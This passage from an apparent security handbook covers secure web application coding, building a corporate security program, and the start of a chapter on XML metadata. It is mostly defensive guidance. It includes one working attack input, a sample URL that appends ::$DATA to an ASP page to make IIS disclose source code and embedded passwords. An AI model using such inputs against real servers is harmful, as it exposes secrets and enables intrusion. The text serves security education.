The best way to prevent Web application attacks is through education and vigilance. Developers should be educated in secure coding practices, and management should be educated in the risks involved with taking a system live before it has been thoroughly tested. Additionally, administrators and security professionals should be constantly monitoring vendor Web sites, security Web sites, and security mailing lists for new vulnerabilities in the applications and servers used in their Web application. Securityfocus.com, securityportal.com, ntsecurity.com, and linuxsecurity.com are some top security sites that provide excellent information. It does not matter how secure the in-house developed application is if an attacker can gain access to everything through a vulnerability in the database server.

First and foremost with developer education, they should learn never to trust incoming data. A heightened distrust of the end user goes a long way in developing a secure Web application; they should only trust what they control. Because they cannot control the end user, they should view all data input as potentially hostile. Never assume that what was sent to the client's browser is returned unchanged or that the data entered into a Web form is what it should be. Does a form field asking for a customer's address really need to contain a < symbol? Such symbols usually indicate code. Adding filters and input checks significantly reduce the risk of a majority of Web application attacks.

Developers should also include all security measures in the application as they are coding it. Using the anonymous Web server account during development to save time, although each user will authenticate to the application with a username and password, can cause some problems. Bugs might exist in the authentication code, but this will not be discovered until a few days before the application goes live or even after it goes live. Finding bugs at the last minute means the application launch will be delayed or it will be launched with bugs. Neither choice is optimal, so include everything throughout the development process.

If possible, do not use admin or superuser accounts to run the application. Although it may be appealing to run everything as root to save the time of dealing with access rights and permissions, that is asking for trouble. Running everything under a superuser account, the Web application user will have write access to all database tables. By modifying a few URLs with SQL code, a malicious user can easily wipe out the entire database. Following the security principle of least privilege is a must. Least privilege means giving a user the lowest level of permissions necessary to perform a certain task. The user can still enjoy the Web application and the company can feel safe from malicious users, knowing they cannot easily perform illegal operations; their access does not allow it.

Using HTTP GET requests to send sensitive data from the client to the server introduces numerous security holes and should be avoided. GET requests are logged by the Web server in cleartext for the world to read. A credit card number sent to the server by a GET request will be sitting in the Web server logs in cleartext. Using database encryption to protect credit card numbers is useless if all an attacker needs to do is gain access to the Web server logs. SSL does not prevent this issue, either. SSL just encrypts the data during transmission; the GET request will still be logged in cleartext on the Web server. The request might also be stored in the customer's browser history file.

The HTTP POST command should be used instead to send data between the client and the Web server. The POST command uses the HTTP body to pass information, so it is not logged by the Web server. The information is still sent in cleartext, so SSL should be used to prevent network sniffing attacks.

JSP and ASP (*SP) are frequently used in Web application development and often contain hard-coded passwords for connection to directories, databases, etc. Some might think this is okay because the server should process the code and display only the resulting Web page, but numerous vulnerabilities exist that prove this is not always the case. One of the simplest exploits to prove this is the IIS bug that showed the source code of an ASP when ::$DATA was appended to the end of a URL. For example, submitting http://www.site.com/page.asp::$DATA would display the page's source code and all the juicy secrets it contain.

Developers should always be cognizant of HTML code comments and error messages that might leak information. While this will not directly lead to an attack, an attacker can learn enough about the application's architecture to launch a successful attack. For example, including a commented-out connection string that was once part of a server script can give an attacker valuable information.

Error messages also need to be looked at. Some error messages can provide information on the physical path of the Web server that can be used to launch an attack on the system. Other error messages may provide information on the specific database or application servers being used. Overall, error messages do not pose any specific danger, but like commented code, the information gleaned from them can be used to learn the architecture of the application and fine-tune an attack.

Cross-site scripting is a very effective attack that is difficult to defend. The current consensus is to use HTML encoding. With HTML encoding, special characters, such as < and >, are assigned a descriptor: < is &lt and > is &gt. When sent to the browser, the encoded characters will be displayed instead of executed. To prevent the bulletin board attack described previously, input data needs to be encoded. Some products provide tools for this. In IIS, for example, the Server object has HTMLEncode that takes an input string and outputs the data in encoded format.

Secure coding is only one of many components needed to develop a secure Web application. Ideally, security should be discussed, planned for, and included in all phases of application development. When this occurs, the end result will be a stable, secure Web application. Procedures for ongoing monitoring and maintenance

of the Web application should also be developed to help ensure that the security of the application is maintained.

Technology Tools and Solutions

Secure coding practices will help secure the Web application, but it may not be enough. Several tools and applications exist to help audit and secure Web applications.

If a Web application uses CGI scripts, one should scan it with rfplabs' whisker.pl script. This Perl script scans a site for known CGI vulnerabilities. It is freely available at www.wiretrip.net/rfp.

Complete source code reviews are also critical. While it may be too costly to hire a consultant for a full-blown review, several tools exist to help with the process in-house. NuMega (www.numega.com), L0pht (www.l0pht.com/slint.html), ITS4 (www.rstcorp.com/its4), and Lclint (lclint.cs.virginia.edu) all provide source code review programs.

Several products specifically address Web application security (and that number is growing rapidly). Sanctum, Inc.'s AppShield™ product (www.sanctuminc.com) protects Web sites from all the vulnerabilities discussed in this chapter. AppShield acts like a firewall for the Web application, allowing only approved data and requests to be passed to the application. They also have a product, AppScan™, that can be used to test applications for vulnerabilities.

SPI Dynamics' (www.spidynamics.com) WebInspect application scans Web pages, scripts, proprietary code, cookies, and other Web application components for vulnerabilities. WebDefend, like Sanctum's AppShield, provides real-time detection, alert, and response to Web application attacks.

A few other products on the market help protect Web applications from some Web attacks. Entercept and the open-source Saint Jude are new intrusion prevention applications that stop attacks at the operating system level before they occur. These products can protect Web applications from buffer overflow attacks or cross-site scripting that try to invoke processes at the operating system level. Additionally, SecureStack from SecureWave (http://www.securewave.com/products/securestack/index.html) provides buffer overflow protection for Windows NT and 2000 servers.

Summary

Exploiting Web application holes is quickly becoming the attack method of choice to gain access to sensitive information and servers. Numerous methods exist in both commercial and home-grown applications that allow attackers to read information they should not have access to and, in some cases, even allow the attacker to gain complete control of the system.

Many of these holes exist because programmers and application developers are not adequately trained in secure programming practices. Those who are adequately trained do not always implement these practices because the time constraints set to get the product to market quickly preclude taking the time necessary to adequately secure the application.

The main Web application security holes include known vulnerabilities and misconfigurations, hidden fields, backdoor and debug options, cross-site scripting, parameter tampering, cookie poisoning, input manipulation, buffer overflow, and direct access browsing.

To prevent and protect applications from these vulnerabilities, developer education is key. Additionally, a few commercial tools and products exist to help find vulnerabilities and protect applications from being exploited by these vulnerabilities.

In conclusion, Web application attacks, or Web perversion as Sanctum, Inc., calls this phenomenon, are a rapidly growing threat. Education and vigilance are key to protecting the data and resources made accessible to the world by a Web application.

The Perfect Security: A New World Order

Ken Shaurette

A fool does not learn from his mistakes nor the mistakes of others.

OUR FUTURE IS LARGELY A FUNCTION OF OUR PAST, OUR PRESENT, AND THE CHOICES WE MAKE. The past gives us the knowledge and wisdom to know which choices to make, what works, what does not, and what is still unproven. IS security professionals who can look into their crystal balls will see that the future is simply an updated representation of the past. It is not possible to predict the future of technology and its use by our companies, competitors, suppliers, and customers, but one can understand how the issues one deals with today are not all that different from what was being addressed in the past. It is called "planning" rather than "soothsaying."

Regardless of what it is called, forecasting the future of information security is documented and written about in trade magazines and security journals by experts of all kinds. Consider the sampling of past headlines and quotes from various trade magazines in Exhibit 28-1. Contrast the headlines and quotes in Exhibit 28-1 with more recent ones from the past few years in Exhibit 28-2. These may not speak volumes, but as far as being a predictor of the future, notice how the statements in Exhibit 28-1 from 8 or more years ago are not all that different from the ones in Exhibit 28-2 that occurred in the past few years.

Take as an example the 1989 statement in *Computers and Banking* regarding passwords as a defense; it does not say anything about locking the car, just taking the keys. Now in *PC World,* June 2000, experts are asking if the days of the password are numbered. Does that mean that in ten more years one might see a headline like: Headline 2010 — Computers for Everyone Magazine — "Biometrics, smart cards and two factor authentication which last year made archaic password authentication extinct is now seeing its days numbered as DNA and genetic testing begin to become less expensive."

Exhibit 28-1. Headlines and quotes: yesterday.

April 20, 1981	*BusinessWeek*: "Computer Crime — The spreading danger to business"
July 7, 1985	*Express New San Antonio*, *Texas*: "Computer Bandits Hit Banks"
February 4, 1987	*Computerworld*: "Take a Byte Out of Crime, because data is a strategic resource, MIS must learn how to safeguard this precious commodity"
March 1989	*Computers in Banking*: "The password defense is equivalent to taking the car keys with you when you park your car"
February 12, 1990	*Computerworld*: "And the password is obsolete. Are memorized computer passwords passé? Quite a few computer security scientists and security experts think so"
October 14, 1990	*The Independent,* London, England: "Hackers blackmail five banks"
December 1992	*Networking Management*: "Experts warn that network security is not improving"

Exhibit 28-2. Headlines and quotes: today.

September 23, 1996	*Web Week*: "Cyberbanking Pioneers Fight Security, Financial Barriers"
December 7, 2000	*AP*: "Global Cybercrime Laws Lacking, Study Says Few Countries Found to Have Updated Legislation"
June 29, 2000	*PC World*: "Are days of the password numbered? In the future, you'll have no need to remember passwords or PIN numbers"
April 10, 2000	*The Industry Standard*: "Business Under Attack, cyber protest groups reach a new level of aggression and sophistication in their anticorporate campaigns"
December 11, 2000	*APBnews.com*: "A 21-year-old aspiring actor is charged with computer fraud and theft for allegedly hacking into a Hollywood talent agency's Web site, stealing private audition listings and reselling them on the Internet"
December 22, 2000	*ComputerWorld*: "… Hacker breaks Egghead's security shell…hacker had managed to penetrate its computer systems, potentially including the customer databases in which the company stores credit card numbers"

What does all this have to do with building a perfect security world? Only a fool makes the same mistake multiple times. With an understanding of the past, by investigating what has worked and what has not, one can get a fairly accurate representation of what the future may hold. It is often said that history repeats itself, so use it to your advantage like a crystal ball. Many companies have moved away from mainframes, but the security concerns did not go away. In fact, the concerns only became "distributed" to more places.

To the security professional, destruction, disclosure, use, and modification (DDUM) of data are all very critical considerations. Data confidentiality remains an issue, as does integrity and availability (CIA triad: confidentiality, integrity, and availability). Of equal importance is the timeliness and validity of data. As Donn B. Parker, retired consultant at Atomic Tangerine, points out, stealing copies of data can make the data of minimal value, but does not impact the integrity of the original data. For example, stealing a trade secret that has not yet been marketed. The owner may still have the original trade secret, but because the information has been stolen and released, that data it is no longer valued the same. How many companies still use copies of production data in test environments? Are the same protections afforded to the test environment as in production? Are the same people who are authorized in production the only ones able to access it in test? Simply possessing the original copy of data may not be enough. Should time-sensitive data such as the company earnings projections be stolen and used to purchase stock or leak to the media, the data could be considered intact, unchanged although invalid. The author would contend that this does not necessarily invalidate the CIA framework, but rather reinforces it. The data was proprietary or confidential to the company. The fact that it was stolen and likely caused the company harm or lost opportunity reinforces the value of protecting it.

It took 20-plus years for the mainframe to reach a point where it was reasonably secure and stable. Then along came the client/server model and moved some of the data and processing closer to the user, reintroducing the same concerns and new vulnerabilities. If we did not learn from what was done during those 20 years of hardening the mainframe, it will take another 20 years to build equal stability for our distributed environments.

SHAPING THE MOLD OF A PERFECT SECURITY WORLD

What has the past taught? By analyzing the past and seeing what has worked and what has not, one can begin to mold future security structures. The mold begins to take form when a self-evaluation of business processes is completed. This consists of investigating corporate business process, how computer processing makes it effective or not, and where new technology can increase productivity and provide new revenue.

While different in that new protocols such as TCP/IP and technologies such as the Internet are replacing the communication medium of Frame Relay, the mainframe, and SNA networks, it is still necessary to protect the data at basically four points: (1) at the point of origin; (2) storage (in memory, in a database or file on disk, or in long-term storage such as backups); (3) at the point of processing (the application); and (4) while it is in transit or on the wire from point to point (the network).

(9) Basic Security Standards, Procedures, and Baselines
(10) Perimeter Security
(11) Incident Handling
(12) Management Reporting
(13) Security Technologies
(14) Maintenance
(15) Security Awareness Program

Exhibit 28-3. The perfect security world.

Use Exhibit 28-3 as a reference for the following discussion. Various discussions are numbered and referenced below by a matching number in a circle located in the exhibit.

By performing an initial baseline assessment of the company's computer-processing environment, including business processes and controls, a company will have the basic ingredients for the recipe to their secure world. This baseline assessment (1) is accomplished by asking a series of basic questions (refer to Exhibit 28-4) to provide a baseline of the company's security posture. After completing the initial questions, a company can quickly assess whether it fully understands all of the risks and exposures to the corporate information assets and business-processing environment. This can be accomplished by generating a short concise baseline security report (2) to document the findings and set into motion a security operational plan that will lay the groundwork for minimizing exposures to the business-processing environment.

CAUTION: The initial baseline assessment is an abbreviated version of a more full-blown "risk or security assessment/analysis." Be careful not to be misled that the company is not less secure than it appears. The assessment is only as good as the honesty and knowledge of the people who answer the questions and the experience and knowledge of the person(s) interpreting the answers. For example, just because a company has policies, it does not mean that the policies are being followed or even enforced. It is still necessary to assess at a more detailed level by testing a policy to see if people are in compliance with it.

After the report is complete, a company must deal with the number-one issue to a successful security program: management commitment (3). Each organization will find the level of management commitment very different. It may be easy to get the needed buy-in because of an incident causing financial loss, or it may be difficult because management does not understand all the risks, as the baseline report likely points out. Presenting them in a business context will help management understand. In either case, be prepared by understanding management's business expectations and use the questions (Exhibit 28-4) to educate management to the security concerns.

Until security matters as much to management as the bottom line, the rank-and-file users will not make security policies, guidelines, and procedures a priority. As the security program grows, it will be equally important to have management's buy-in filter throughout all levels of the organization — from executives to line managers.

Remember, security will be cast in the same light as insurance. Security, like insurance, minimizes what one has at risk. A company spends money to have security, because it is *not* willing to accept the risk associated with all of the vulnerabilities that put the business at risk. Security does not increase business profitability unless a company can show that its security provides an advantage over its competition. For most companies, security

Exhibit 28-4. Baseline assessment of company security posture.

1. Are company policies defined to address business use of company resources, covering such things as explicit and appropriate e-mail privacy or Internet usage policy? Are they enforced consistently, if at all?
2. Are the company's operating systems up-to-date with the most current security patches to prevent exposure to known hacking vulnerabilities? Do you know which vulnerabilities can be exploited to access your system?
3. Is your company able to detect a computer crime, and can you gather evidence that can prove to the court, media, or stockholders how the crime was perpetrated and who committed the crime?
4. Does your company allow remote access from home or wireless? Are employees working only from the corporate office? What methods do employees use to access the network? Have they created any methods you are not aware of, such as remote control or modems on a desktop?
5. What is sent across the company network? Do the transmissions include vital or confidential information?
6. Do the information processing safeguards extend protection for the PBX and other telephone attacks?
7. Is there a definition of "incident"? Has an incident response plan been created to handle critical incidents? Does management want to have ability to criminally prosecute on incidents, making it necessary for evidence to stand up in the legal system?
8. Have federal legislation and guidelines such as the 1991 Federal Sentencing Guidelines, the 1996 HIPAA (Health Insurance Portability and Accountability Act), or 1999 Gramm, Leach, Bliley Financial Systems Modernization Act been reviewed for how they apply to the business?
9. Are all users authenticated and authorized to use the company network?
10. Are all of the entry points into the company known and documented? Does that include the ones that exist because of technology, such as modems, personal Internet connections, extranet connectivity, and any others?

does not generate revenue. It is a cost of doing business. Security will be viewed as an expense but must be seen as a necessary cost of doing business. With the dependency today on data, it is no longer an issue of whether a company can afford to provide security measures, but whether the company can afford not to.

Next is a budget (4) to back the efforts of the security program, including appropriate salaries to hire security professionals or the necessary security consultants that can assist in continuing management education, technology evaluation, and can help to complete the building of the security infrastructure. The budget should provide for a team that will coordinate and see to a successful project. The team (5) will build the corporate security framework or plan (6) and present it to management for continued commitment and potential additional budget needs. A security awareness program (15) begins to take shape at this point, simply to keep management

informed of security architecture and funding needs. This communication could be formal or informal. Making it more formal and taking advantage of beginning to form a security awareness program will make the process of keeping management informed consistent and timely. The security awareness program is required throughout the security programs lifecycle, regardless of whether the process is made formal or not. The security awareness program may find it necessary to illustrate examples to management of recent incidents and legislation or regulations to help understand the importance and justify continued budgetary support for security.

The plan should include prioritization of activities to build the perfect security world. Depending on the organization, it may be necessary to use formal assessment(s) (7) to help prioritize actions, build support (management commitment using the security awareness program), or to identify additions or changes to the framework. Initial management commitment and budget to perform the assessment are still required. Enterprisewide risk assessments can be very labor intensive. It is very important to set expectations and a goal for the assessment. This can be difficult, especially if no other assessments have ever been done.

Assessments come in many forms: from the formal enterprisewide assessment that covers the entire corporation and its processing environment to smaller targeted assessments of selected platforms. For example, penetration tests or vulnerability scans can be performed against the company's external access points to find exposures to unauthorized entry. Another example might be an analysis of host operating systems to determine their status and whether they are missing security patches or are improperly configured.

A formal corporate risk assessment could arguably be identified as the number-one requirement before continuing to build a security program. How can a company identify what needs to be done, where the framework is incomplete, what to prioritize, what is missing from policy, essentially what to tell management, without one? It is true that each element in the infrastructure and the risks that pertain to them will affect other elements, and each risk will in turn affect how the complete framework should be managed. However, many companies do not have the luxury of time, money, or commitment to get into an enterprisewide risk assessment. Smaller targeted assessments with a specific goal in mind can be pursued first to get a security process off the ground.

Smaller, less formal assessments can identify gaps in basic security components such as application development, servers, or the network. The simple assessment can help identify basic best practices that are missing but, as a matter of due diligence, should be followed. This gives

the plan a place to start without needing the more complex formal or enterprisewide assessment first. In such a situation, the more formal complete enterprisewide risk assessment can be prioritized for a later date.

LAW AND ORDER: POLICIES, PROCEDURES, STANDARDS, AND GUIDELINES

Every world needs some form of law and order. Corporate security policy (8) provides the backbone, the roadmap or recipe for this new-world order. It defines where a company is and where it wants to go. It establishes baselines to which business processing must adhere. The baselines are the prescribed security controls specified for each component (hardware/software) in the data processing environment in order to achieve a reasonable and consistent level of security throughout the organization. Guidelines are documented in such places as the Common Criteria, BS7799 (British Standard 7799) or in attempts to adopt an international standard modeled after BS7799 (ISO 17799).

Policy and procedures are living documents that change constantly as technology evolves or as business needs change. There are differing layers of policy. The higher-level policy should be reasonably generic and cover such items as "It is the policy of Company X that all computer systems will maintain virus scanning tools with up-to-date virus signatures." This is a management statement of direction. At a lower level are more technical statements or standards that spell out the specific virus scanning software on which the company has standardized. This is the company virus scanning standard. Procedures are the step-by-step actions to support policy and will identify the specifics of how to maintain the virus signatures or use the standard virus tool. These lower-level policies must be maintained and must evolve, always having the support of management and company commitment for consistent enforcement. Higher-level policy is less likely to change but, nonetheless, must be regularly reviewed and even tested to see if it is still applicable to the organization's business model. Policy, just like program code, should have version control, with old versions archived for future reference, management review, and authorizations (sign-off) for implementation. These are the essential components of basic change management.

PERIMETER SECURITY (10)

> The foolish man ignores the desktop or workstation; the wise man considers it one of his toughest challenges.

The surface of this perfect security world is covered with layers of base security solutions native to each platform (a platform for the purposes of this chapter is described as any processing environment providing access to data). There can be layers of security or vulnerability, whichever is

preferred, found at each of the seven layers of the OSI Reference Model: physical, data link, network, transport, session, presentation, and application. The OSI model is a set of protocol layers that enable different computers to interface. Security is aligned with physical, technical or logical, and administrative components. Each different flavor of operating system, each database, and the different network architectures all provide platforms for processing data. Their structures are unique, and each has a different weakness and may require special design and configuration or third-party technology to maximize protection.

Maintaining (14) the perimeter is one of the most overlooked security vulnerabilities, not the maintenance in and of itself, but not keeping software or hardware current or applying known security patches. In general, the tools used by attackers search for known vulnerabilities in a platform. If they are known by vulnerability scanning software, most often there is also a fix for them and simple maintenance can eliminate these exposures. Management reporting, represented in Exhibit 28-3 as (12), provides feedback to management to keep them informed and aware of security from budgetary needs for maintenance to information on incidents. This level of reporting sustains management commitment. If management never hears anything about where the money committed in the budget is going, they are less likely to support additional budget dollars when needed. This restarts the whole cycle over again. Upgrades could be hardware, the latest software release, security-specific patches, or a new database or enhanced routers and other technology for the network.

THE CRUST: DESKTOP

The desktop is nearest the eighth vulnerability, often considered the weakest point in any network, "people." Surprisingly, it is often the last vulnerability point considered for improved security. This is most often because the desktop is most numerous and represents a largely uncontrollable entry point. In the past few years, more and more security technologies and third-party vendor solutions have become dependent on touching the desktop. Security awareness (15) is the primary solution in the security process that directs attention to the people vulnerability.

Consider authentication, authorization, and accounting as the main components of any security framework. Authorization depends on proper authentication of the person(s) that use(s) the desktop. Access control systems, such as biometrics, smart cards, tokens, or even PKI, all depend on client implementations and often dependent on client interaction that touches the desktop. PKI, for example, without other controls does not provide authentication of a user; it authenticates a workstation or laptop or whatever location the key has been stored on, not necessarily determining whether the key is in an authorized person's hands. Actual authentication

routines can be performed at a server, but often client code is required to link with the desktop applications or operating system to create the required integration. As noted earlier, because there often are so many desktops, the cost of implementation can be high, both because of sheer volume and because successful implementation often requires cooperation from the end user.

It has historically *not* been acceptable in many companies to expect an end user to perform any actions to help improve security. This is slowly changing as end users get more computer-savvy and as technology becomes friendlier. This can also be improved using a solid security awareness program (15) to keep them informed and aware of policy, standards, and procedures, as well as educated on technology and proper use of the platforms.

THE HIGHWAYS AND BYWAYS: NETWORK

Roads provide connectivity between communities. Roads provide a good analogy to networks in many ways. In the data processing world, the network provides communication (connectivity) between the user and data. Regardless of where the data is stored or where the user is physically located, the network can provide the user access.

In northern states, it is often said that there are only two seasons: winter and road construction. Like roads, the network requires continual monitoring and maintenance to keep it healthy and running smoothly and securely. Similar to the way a properly constructed road provides safe transportation, a network that is properly constructed and configured can provide safe and secure data delivery. However, a smooth functioning network does not necessarily represent a secure one. In general, it is the function of the network to provide transmission of bits from one point to another.

Technologies (13) such as IDS (intrusion detection system), VPN (virtual private network), and general network encryption all enhance the security of the network. An IDS does this by alerting appropriate personnel on incidents or reporting on suspicious activity. A VPN allows the use of a public network — the Internet — to connect networks together in a secure way. To put it in simple terms, a "virtual tunnel" using encryption protocols such as 3DES or IPSec is established between the networks allowing secure transmission between them. This prevents packet sniffing or password theft, provided it is properly configured. Essentially, a VPN provides a trusted tunnel using encryption between two points over the unsecured Internet Protocol. Link encryption by itself will camouflage the data while it is on the wire from storage to the user.

CITIES, VILLAGES, AND TOWNS: THE SERVERS AND HOSTS

Today, hosts or servers come in many flavors or operating environments. In the past, there was MVS, VM, DEC-VAX, and other mainframe-oriented systems. The mainframe had the power to house all the functionality of server and desktop, as well as provide the services for the other "platforms" that today are often spread (distributed) across multiple servers and even on different operating systems. Today's mainframes, now better described as enterprise servers, and some of the more powerful servers provide virtual separation by platform, but all reside on the same physical box. Each platform provides specialty services such as database server, Web server, application server, and even security server. Each might be on physically different hardware with differing operating systems. This is often done for performance tuning, definitely not for enhancing security controls.

Hosts or servers have basically four layers of vulnerability:

1. hardware, (the physical box, including the internal components, memory, and CPU, which can have special configurations
2. basic I/O (input/output) or firmware, which provides the CPU with data to process or puts the information out to storage or printer devices
3. kernel or nucleus of the operating system, which like the city is the downtown area, a very critical part of the city; it makes the rest of the city run
4. the operating system interfaces or shells, such as command line interfaces or the graphical user interfaces that provide user friendliness

The physical hardware and operating systems are like the buildings in the city. Different buildings have structures to provide services that match their architecture. The bank, built extra strong, protects the money with a vault; the restaurant drive-up has a special window and microphone to allow ease of access from the auto. Servers with special operating systems can be hardened to provide the protection of a firewall, or can have an open architecture that supports public data and easy access for students or to public information.

Piecing these layers together into a seamless, appropriately secure computing platform represents the challenge. Security must be considered to protect the internal components against physical theft or tampering. Alarm devices, physical locking mechanisms, or, more simply, a controlled computer room with proper environmental and access controls can protect the hardware. Access control systems from various third-party vendors can be purchased to enhance the base security of the kernel or access to the peripheral devices and restrict access using control lists of who has permission to execute commands or be able to select from a menu.

RUNNING THE CITIES, TOWNS, AND VILLAGES: APPLICATIONS

The application is the layer of the platform that is like the processes a city uses to make it run, such as holding civil court to collect fees or billing landowners for taxes. It is the accounts payable, the receivable, billing, inventory handling, shipping, etc. part of the environment. The application is heavily dependent on the operating system and database and often designed with those layers in mind in order to provide a seamless and secure processing environment. An application that integrates with the operating system (OS) or is tightly integrated to the database (DB) tends to be the most flexible and can leverage the unique features of the specific OS or DB. This would be in place of the application providing its own authentication and audit. An integrated application overall becomes the one that a user will prefer to use because it does not introduce additional authentication layers or complexity to the business process.

If the application depends on its own authentication, it introduces additional exposures and, most likely, another authentication routine for the end user. Some might consider another password and additional authentication more security, but the added complexity and human natures involvement with yet another password scheme will generally render this layer a waste of time because the user will choose poor passwords or write them down. The operating system already provides authentication; why not trust it and avoid authenticating again?

The special business function provided by the application often requires application-level security specific to the functions built into the application. These functions may be necessary to control which user can perform what specific functions. Rather than provide unique authentication unto itself to identify the user, the application should trust that the user has already authenticated at the operating system level. The application can have its own authorization structure to control what functions a user can perform, but should interface with the operating system or the database to perform the authentication. The methods used to allow this are APIs (application programming interfaces) in the application or in the operating system. These provide customized functionality such as integration between the application and the operating system or with third-party vendor technologies such as smart cards, tokens, public encryption keys, or biometrics.

LIBRARIES AND SCHOOLS: THE DATABASES

The database is the holder of the data or the processed data (information). It is the point closest to the entity that most companies are trying to protect, the data. The database can hold the security information,

application controls, metadata or data about data, and simply the basic data itself.

The database, like the application, depends on authentication to identify who a user is so that the proper association can be made to what they are authorized to access. Authorization then identifies the user's access to the data elements (tables, rows, fields, columns); what level of access they have (update, insert, delete); as well as determining any access to database utilities (import, export, load, unload, compress). Even if application security is tightly implemented, without carefully controlling authentication and authorization in the database to only proper users with access to the application functions, the database services provide direct access to the data. This creates a "backdoor" or vulnerability, which is often found by auditors. These services "go around" the application security and do not have any of the edits or controls that might have been built into the application. Because of this, the person desiring access to query or modify the data is not likely to use the application; they will take a more direct route and access the data using other tools. Most relational database management systems (RDBMS) allow languages such as SQL or other direct access reporting tools to manipulate the data directly. The PeopleSoft 7.0 application system, for example, has very sound security built into the application, including authentication and authorization; but unless the RDBMS accounts that the PeopleSoft architecture depends on are properly configured and these database accounts are appropriately managed, access to all PeopleSoft data can be compromised via the database directly. Another example is a poorly designed Web application. The application may require a single generic database account for all access by any user of the application. It might require a fixed password that can be hardcoded in the application programs in order to connect to the database. Compromising that one account compromises the entire application.

One mechanism to address this weakness is to use restricted shells (UNIX) within the functionality of the operating system to control what an account can do at the operating system level. For example, the DB2UDB database in a UNIX environment counts on the native operating system to perform the authentication (password checking) and manage which user account is in which groups. The account never actually logs into the operating system. The account can actually be disabled from performing any functions at that level by assigning a "dummy" or null shell for the accounts default shell. Doing this causes no UNIX shell to be opened and any session with the operating system to terminate, but the password checking will still occur and connectivity to the database will still work. This is commonly used by many UNIX system services or daemons.

Base ORACLE, another popular RDBMS, can have quite weak native security. Third-party technologies such as SQLSECURE from Braintree Systems

(Pentasafe) can enhance the database security authentication, authorization, and auditing features. These tools, for the database or access control systems for the operating system, antivirus tools for desktop or server, encryption (public key infrastructures) or virtual private networks (VPNs), and intrusion detection systems (IDSs), whether host or network based, are all security technologies (13) that enhance the level of security for the base environment and help base platforms improve on their weaknesses. However, improperly maintained (14) technologies introduce not only added complexity, but also new places for vulnerabilities — just like a poorly maintained operating environment.

THE CYCLE OF SECURITY: SUMMARY

> Learn from the mistakes of others. You will not live long enough to make all of them yourself.

What has the past taught us? One needs to learn from past mistakes. Not patching or performing maintenance on hardware and software leaves them vulnerable to the same unauthorized access that befell those before us. Known vulnerabilities are a primary cause of unauthorized access and jeopardize the stability of the processing environment.

Many companies have moved the processing of data from the mainframe to distributed systems, but the security controls did not go with it. The new environment requires the same attention to controls and audit as was available on the mainframe. Use the concepts that were perfected in the environment of old to construct new processing environments so that it does not take so long to get it right.

There are eight layers of vulnerability. These layers fit neatly into physical, technical, and administrative layers. Detail vulnerabilities can be found in each layers of the OSI Reference Model: physical, data link, network, transport, session, presentation, and application, plus the toughest to control layer of vulnerability, the operator or user, who is probably the greatest exposure.

Creating a perfect security world requires attention to all of the layers that make up a business-processing model. Each layer can introduce unique vulnerabilities. The complete solution is not just about technology. Administration, management, and process are all important parts of the security solution. Understanding the overall security process can help build a comprehensive security program. The total program will have management's commitment, an adequate budget, and a roadmap called policy with a security awareness program that educates, communicates, and ties everything together by providing feedback to the operator as well as management to keep the cycle of security flowing.

92

Security for XML and Other Metadata Languages

William Hugh Murray, CISSP

When the author was a beardless boy, he worked as a punched-card machine operator. These were primitive information processing machines in which the information was stored in the form of holes punched in paper cards. Although paper was relatively cheap by historical standards, by modern standards it was very expensive storage. For example, a gigabyte of storage in punched paper would fill the average room from floor to ceiling, wall to wall, and corner to corner. It was dear in another sense; that is, there was a limit to the size of a record. A "unit record" was limited to 80 characters when recorded in Hollerith code. This code in this media could be read serially at about 10 to 15 characters per second. In parallel, it might be read at 8 to 12 thousand characters per minute.

As a consequence, application designers often used very dense encoding. For example, the year in a date was often stored as a single digit; two digits when the application permitted it. This was the origin of the famous Y2K problem. As the Y2K problem resolved, it was often thought of as a programming logic problem. That is, the program would not process years stored as four digits and might interpret 2000 as being earlier than 1999 rather than later. However, it was also a quality of data problem. When the year was encoded as one or two digits, information was often permanently lost. In fixing the problem, one often had to guess as to what the real data was.

The meaning of a character in a punched-card record was determined by its position in the record. For example, an account number might be recorded in columns 1 to 8 of the card. Punched-card operators of large stable applications could often understand the records from that application by looking at the color of the card and determine what information was stored in which columns by looking at the face of the card where the fields were delineated and identified. When dealing with small or novel applications, one often had to refer to a "card layout" recorded on a separate piece of paper and stored in a binder on the shelf. Because this piece of paper was essential in understanding the data, its loss could result in loss of the ability to comprehend the data.

The name of the file was often encoded in the color of the card, and the name of the field in its position in the card. The codebook might have been printed on the face of the card or it might have been stored separately. In any case, it was available to the operators, but not to the machine. That is, the data about the data was not machine-readable and could not be used by it.

This positional encoding of the meaning of information and separate recording of its identity on a piece of paper carried over into early computer programming. Therefore, when starting to resolve the Y2K problem, one could not rely on the machine to identify where instances of the problem might appear, but had to refer to sources external to the programs and the data.

MetaData

In modern parlance, this data about the data is called metadata. Metadata is used to permit communication about the data to take place between programs that do not otherwise know about each other. Database schemas, style sheets, tagged languages, and even the data definition section of COBOL are all examples of metadata. Because storage is now both fast and cheap, modern practice calls for the storage of this metadata with the data that it describes. In many applications and protocols, the metadata is transmitted with the data. A good example is electronic data interchange (EDI), in which fields carry their meaning or intended use in tags.

Good practice says that one never stores or moves the data without the metadata. Preferred security practice says that the metadata should be tightly bound to the data, as in a database, so as to resist unintended change and to make any change obvious. In object-oriented computing, the data, its meaning, and all of the operations that can be performed upon it may be bound into a single object. This object resists both arbitrary changes and misunderstanding.

Tagged Languages

One form of metadata is the tag. A tag is a specially formatted field that contains information about the data. It is associated with the data to which it refers by position; that is, the tag precedes the data. Optionally but often, the tag refers to everything after it and before a corresponding end tag.

XML is a tagged language. In this regard, it is similar to HTML, EDI, and GML. A tag is a variable that carries information about the data with which it is contextually associated. A tag is metadata. To a limited degree, tags are reserved words. Only limited reservation is required because, as in these other tagged languages, tags are distinguished from data by some convention. For example, tags can be distinguished by bracketing them with the left and right pointing arrows, <tagname>, or beginning them with the colon, :tagname. Each tag has an associated end tag that is similarly distinguished; for example, by beginning the end tag with the left pointing arrow followed by a slash, </tagname> or the colon followed by the letter "e," :etagname. The use of end tags eliminates the need for a length attribute for the data. Tags are often nested. For example, the tags for name and address may appear inside a tag for name and address.

A tagged language is a set of tag definitions. Such a set, language, dialect, or schema is defined in a Document Type Definition object. This schema can be encapsulated in the object that it describes, or it can be associated with it by reference, context, or default. These language definitions can be, and usually are, nested. This provides maximum functionality and flexibility but may cause confusion.

The concept of "markup" comes from editing and publishing. The author submits a document to the editor who "marks up" the text to communicate with both the author and the printer or composer. One early tagged language was the Generalized Markup Language, perhaps the prototypical markup language. However, the concept of markup suggests something that is done in a separate step to add value or information to the original. Many of the tagged languages called markup languages are really not markup languages in that special sense.

